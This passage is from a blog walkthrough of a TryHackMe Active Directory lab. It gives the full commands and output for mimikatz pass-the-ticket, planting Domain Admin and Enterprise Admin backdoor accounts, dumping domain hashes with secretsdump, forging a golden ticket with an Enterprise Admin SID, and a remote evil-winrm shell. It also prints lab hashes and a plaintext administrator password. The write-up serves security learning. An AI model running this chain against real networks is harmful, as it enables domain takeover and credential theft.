-a---        2/12/2024  3:03 AM          1552 C_Users_barbara.reid/Desktop_MishkyTGT

PS C:\Users\barbara.reid> C:\Tools\mimikatz_trunk\x64\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt administrator.kirbi
* File: 'administrator.kirbi': OK

mimikatz # exit
Bye!
PS C:\Users\barbara.reid> Get-Content \\THMDC.za.tryhackme.loc\C$\Users\Administrator\Desktop\flag5.txt
THM{AD.Certs.Can.Get.You.DA}
PS C:\Users\barbara.reid> ■
```

Nice we got the flag, but don't close that PowerShell terminal yet!

```
New-ADUser -Name "Mishky" -AccountPassword(ConvertTo-SecureString -AsPlainText
Add-ADGroupMember -Identity "Domain Admins" -Members "Mishky"
```

```

mimikatz # privilege::debug
Privilege "20" OK
mimikatz # kerberos::ptt administrator.kirbi
* File: 'administrator.kirbi': OK

mimikatz # exit
Bye!
PS C:\Users\barbara.reid> Get-Content \\THMDC.za.tryhackme.loc\C$\Users\Administrator\Desktop\flag5.txt
THM[AD.Certs.Can.Get.You.DA]
PS C:\Users\barbara.reid> New-ADUser -Name "Mishky" -AccountPassword{ConvertTo-SecureString -AsPlainText "Password00" -Force} -Enabled $true
PS C:\Users\barbara.reid> Add-ADGroupMember -Identity "Domain Admins" -Members "Mishky"
PS C:\Users\barbara.reid>

```

Back on your Kali VM:

```
python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc M
```

```

(kali㉿kali)-[~]
$ python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc Mishky:Password00@10.200.60.101
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aeda8b62fd15a38022aaeffd6757c677 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:16f9af38fcada405386b3b57366082 :::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e96eab5f240174fe2754efc94f6a53ae :::

```

We now have Domain Admin access to the child domain and the child domain's krbtgt hash. These will come in handy in Task 8.

— — Task 8 — —

**What domain trust relationship is by default configured between a parent and a child domain?**

bidirectional trust

**What is the name of the AD account used by the KDC to encrypt and sign TGTs?**

krbtgt

**What is the name of the TGT that grants access to resources outside of our current domain?**

Inter-Realm TGT

**What is the value of the flag stored on THMROOTDC in the Administrator's Desktop folder (flag6.txt)?**

THM{Full.EA.Compromise}

Let's recap what we know:

Child Domain:

- SID: S-1-5-21-3885271727-2693558621-2658995185
- Krbtgt: 16f9af38fca3ada405386b3b57366082

Parent Domain:

- SID: S-1-5-21-3330634377-1326264276-632209373
- Enterprise Admin group well known SID: 519

One can query the SIDs via

```
(Get-ADDomain).DomainSID  
(Get-ADDomain -Server THMROOTDC.tryhackme.loc).DomainSID
```

Unless of course the range is, ummm fragile for lack of a better word. I had some issues querying the Parent domain in Slayer Labs' range. It worked fine the first time I queried in this THM room, then had issues when I tried it a second time just to grab some screenshots. Go figure.

However I developed a quick & dirty workaround. We can RDP into the child domain DC as a Domain Admin and simply check the DNS settings to find the parent domain DC's name & IP. We can then query it via its IP.

The screenshot shows the Windows DNS Manager interface. On the left, the tree view displays the DNS structure under the 'Forward Lookup Zones' section for the 'THMDC' domain. A specific zone, '\_msdcs.tryhackme.lo', is expanded, showing subfolders like 'dc', '\_sites', '\_tcp', and 'domains'. Within 'domains', there are entries for '1fc9e299-da5' and 'f24e0d11-4f47', each containing a '\_tcp' folder. On the right, a PowerShell window titled 'Administrator: Windows PowerShell ISE' runs on a Windows host. It displays two commands using the 'Get-ADDomain' cmdlet to retrieve the 'DomainSID' value:

```
PS C:\Users\...> (Get-ADDomain -Server 10.200.60.100).DomainSID.Value
S-1-5-21-3330634377-1326264276-632209373
PS C:\Users\...> (Get-ADDomain).DomainSID.Value
S-1-5-21-3885271727-2693558621-2658995185
PS C:\Users\...
```

We can now use this information to forge a Golden Ticket with Enterprise Admin rights in the parent domain.

- The sid is the child domain [in this case za.tryhackme.loc]
- The sids is the parent domain [in this case tryhackme.loc]
- We tack a '-519' onto the end of the parent domain SID to get Enterprise Admin rights, hence the full 'sids' value.
- The krbtgt is the za domain's [that we grabbed earlier via secretsdump]

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:za.tryh
Invoke-Mimikatz -Command '"kerberos::ptt C:\Users\Administrator\Documents\krbtg

#Abuse our Enterprise Admin rights, create a user, add them to the group
New-ADUser -Server THMROOTDC.tryhackme.loc -Name "Mishky" -AccountPassword(Con
Add-ADGroupMember -Server THMROOTDC.tryhackme.loc -Identity "Enterprise Admins"
```

Back on our Kali VM:

```
python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc M
```

```
(kali㉿kali)-[~]
└─$ python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc Mishky:Password00@10.200.12.100
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aeda8b62fd15a38022aaeffd6757c677 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:897dad2cd93369e7202bca2ce822f40 :::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e96eab5f240174fe2754efc94f6a53ae :::
Mishky:1602:aad3b435b51404eeaad3b435b51404ee:647e8a3ac0239263d9hd2f8b948cfa0e :::
THMROOTDC$:1001:aad3b435b51404eeaad3b435b51404ee:3414f1aa196def54cd5f063900705d42 :::
ZA$:1104:aad3b435b51404eeaad3b435b51404ee:66cf6f34e18cca4867ee65794546c150 :::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:fa191757a23179d5af219f6496da569a6b8f154946153604aa2c0ce09df4e7b8
Administrator:aes128-cts-hmac-sha1-96:50ef3a1a7b0c64a955ff1ed44c79f263
Administrator:des-cbc-md5:9bc1ef1a9de5fd19
krbtgt:aes256-cts-hmac-sha1-96:a6bb61cee17305b065c5b51032e6c01e7de185867523855f6c47957ab6f506ad
krbtgt:aes128-cts-hmac-sha1-96:8726eefe4c3e78c726274161643a17fa
krbtgt:des-cbc-md5:6d46a2689db0fd68
vagrant:aes256-cts-hmac-sha1-96:afdf9c5903d6d5269bd65e3bb0b78196fae6d23a49598b59e4d1ba000a48fbf57
vagrant:aes128-cts-hmac-sha1-96:02634ade1bdac3940e18a48666d13fcc
vagrant:des-cbc-md5:37c25b34e08a4fa8
Mishky:aes256-cts-hmac-sha1-96:58fa1e4b4bc8625fa87d56f369c60c8da08e614c1ec13f53916e61032e3909a3
Mishky:aes128-cts-hmac-sha1-96:c310524bafa453d8c4372141018b13af
Mishky:des-cbc-md5:3d138aa8b3254a31
THMROOTDC$:aes256-cts-hmac-sha1-96:03ac87290660a6dbcce4953252c1fc55e05902a339265a1b5735aa60e535b2c1
THMROOTDC$:aes128-cts-hmac-sha1-96:d6242893169fc85fb74569c459dbd582
THMROOTDC$:des-cbc-md5:c1ae07aba7f4869e
ZA$:aes256-cts-hmac-sha1-96:a8bf6cd7f77dc2137a54ae4a73d3d8c36e614b2ce06a7af70e20b1d9d37f3969
ZA$:aes128-cts-hmac-sha1-96:5e8ab6e52cb394c869823ca80e2a7892
ZA$:des-cbc-md5:1f2ad658bac4c41f
[*] Cleaning up ...

(kali㉿kali)-[~]
└─$
```

```
evil-winrm -i 10.200.60.100 -u Mishky -p Password00
```

```
Get-Content C:\Users\Administrator\Desktop\flag6.txt
```

## THM{Full.EA.Compromise}

```
(kali㉿kali)-[~]
└─$ evil-winrm -i 10.200.60.100 -u Mishky -p Password00
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Mishky\Documents> Get-Content C:\Users\Administrator\Desktop\flag6.txt
THM{Full.EA.Compromise}
*Evil-WinRM* PS C:\Users\Mishky\Documents>
```

## Summary

If anyone is curious and wants a bit more background on forging a Golden Ticket to escalate to Enterprise Admin from a child domain we did a writeup after doing Slayer Labs [here](#). This was also in Altered Security's [CRTP](#) course and exam.

On a sidenote, an astute reader will notice that the Administrator NTLM was the same in both the child and parent domains. We already knew what the password was as we had found it in the mscache on a system back in the [Breaching Active Directory room](#) at the beginning of this series and cracked it. If anyone read this far and is curious it's "tryhackmewouldnotguess1@".

IMHO this was one of THM's better rooms, certainly one of their best AD rooms. So far it's been a really good series of AD focused rooms. I highly recommend them.

It was a welcome break from boring college studying as well. Hands on learning and practice is just better.

## References

Mishky's RedTeam tool:

<https://github.com/EugeneBelford1995/RedTeam/blob/main/AbuseTool.ps1>

The Credential Theft Shuffle: <https://happycamper84.medium.com/the-credential-theft-shuffle-54ec6cd32ea5>

python simple http server: <https://linuxconfig.org/kali-http-server-setup>

AD CS enrollment URL:

[https://www.reddit.com/r/sysadmin/comments/dwtqca/locate\\_ca\\_enrollment\\_server\\_uri/](https://www.reddit.com/r/sysadmin/comments/dwtqca/locate_ca_enrollment_server_uri/)

AD well known SIDs: <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers>

Tryhackme

Tryhackme Walkthrough

Tryhackme Writeup

Active Directory

Active Directory Security



Follow

## Written by Rich

285 Followers · 10 Following

I work various IT jobs & like Windows domain security as a hobby. Most of what's here is my notes from auditing or the lab.


No responses yet



What are your thoughts?

Respond

More from Rich



 Rich


**Advent of Cyber 2024**

TL;DR Walkthrough of the first & current days of the 2024 Advent of Cyber, covering Google Fu, PowerShell, AD, a little Entra ID, and some...

Dec 17, 2024



...



 Rich

## Tempest TryHackMe Walkthrough

TL;DR walkthrough of the TryHackMe Tempest room.

Jun 14, 2024

52

1



...

them to hack us!

IVIII IIIKdLZ





Rich

## Mimikatz Cheatsheet


TL;DR Mimikatz cheatsheet of things I have found useful in CRTP and the lab.

Aug 26, 2022 21




...

# Without Reverse Shell



# With Reverse Shell



Rich

## Windows Reverse Shells Cheatsheet

TL;DR Combination walkthrough of THM Weaponization under the Red Team Pathway & general cheatsheet of reverse shells from Windows to Kali

Feb 3, 2023 10



...

See all from Rich

Open in app ↗

**Medium**



Search



## Recommended from Medium

ents

	User Name	Name	Surname	Email
3	student1	Student1		student1@tryhackme.com
4	student2	Student2		student2@tryhackme.com
5	student3	Student3		student3@tryhackme.com
9	anattacker	Ana Tacker		
10	THM{Get.the.User}	X		
11	qweqwe	qweqwe		

CC C 1 3 30

 embossdotar

## TryHackMe—Session Management—Writeup

Key points: Session Management | Authentication | Authorisation | Session Management Lifecycle | Exploit of vulnerable session management...

 Aug 7, 2024  27


...

Task 7  Insane T4: Krampus Festival

**Ransomware Note #4** 

  
*"Looks like I misplaced my naughty list. I was on the hunt for a new one for a bit, and then I stumbled upon this server—an Active Directory, of all things! Just a heads up, all your users are now part of the game. The Krampus is out to snatch your naughty elves. Will they end up all in my bag, or will you find a way to take control back?"*

As if the elves hadn't enough already, the **Kewl Krampus** got their AD in its bag. He is even using it as we speak. His assistant is even sending emails and all from it. Will you be able to recover access before the Krampus snatches your info?

**Note:** To attempt this challenge you will need to find the **L4 Keycard** in the main Advent of Cyber room challenges. The password in the keycard will allow you to tear down the VM's firewall so you can attack it. The keycard will be hidden between days 13 and 17.

The VM does take about 4 minutes to fully boot up.

 Rahul Hoysala

## TryHackMe's Advent of Cyber 2024—Side Quest 4: Krampus Festival

Welcome to AoC's side quest 4—Krampus Festival. This was an insane level challenge which is very demanding—and fun.

Jan 2

2



...

## Lists



### Staff picks

796 stories · 1559 saves



### Stories to Help You Level-Up at Work

19 stories · 912 saves




### Self-Improvement 101

20 stories · 3195 saves



### Productivity 101

20 stories · 2707 saves



Mohamed Ali

## TryHackMe—Cluster Hardening—Writeup

Learn initial security considerations when creating a Kubernetes cluster.

Jul 25, 2024




...


 Rich

## TryHackMe AD Certificate Templates Walkthrough

TL;DR Walkthrough of the TryHackMe room AD Certificate Templates and a brief overview of what they missed.

Nov 9, 2024  2



```
└─ $ nmap -sC -sV -oA enum_scan 10.129.30.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 22:03 UTC
Nmap scan report for 10.129.30.42
Host is up (0.044s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title:Welcome to GetSimple! - gettingstarted
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

The connection has timed out. Please wait a few seconds and try again.
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
```

 Taylor Elder

## HackTheBox Module—Getting Started: Knowledge Check Walk-through

Embark on a journey through HackTheBox Academy's Penetration Tester path with me! This blog chronicles my progress with detailed...

Aug 25, 2024 54

Emmy9ce

## TryHackMe: Advent of Cyber 2024: Day 24 Walk-through(LAST DAY)

Communication protocols : You can't hurt SOC-mas, Mayor Malware!

Dec 25, 2024 1

See more recommendations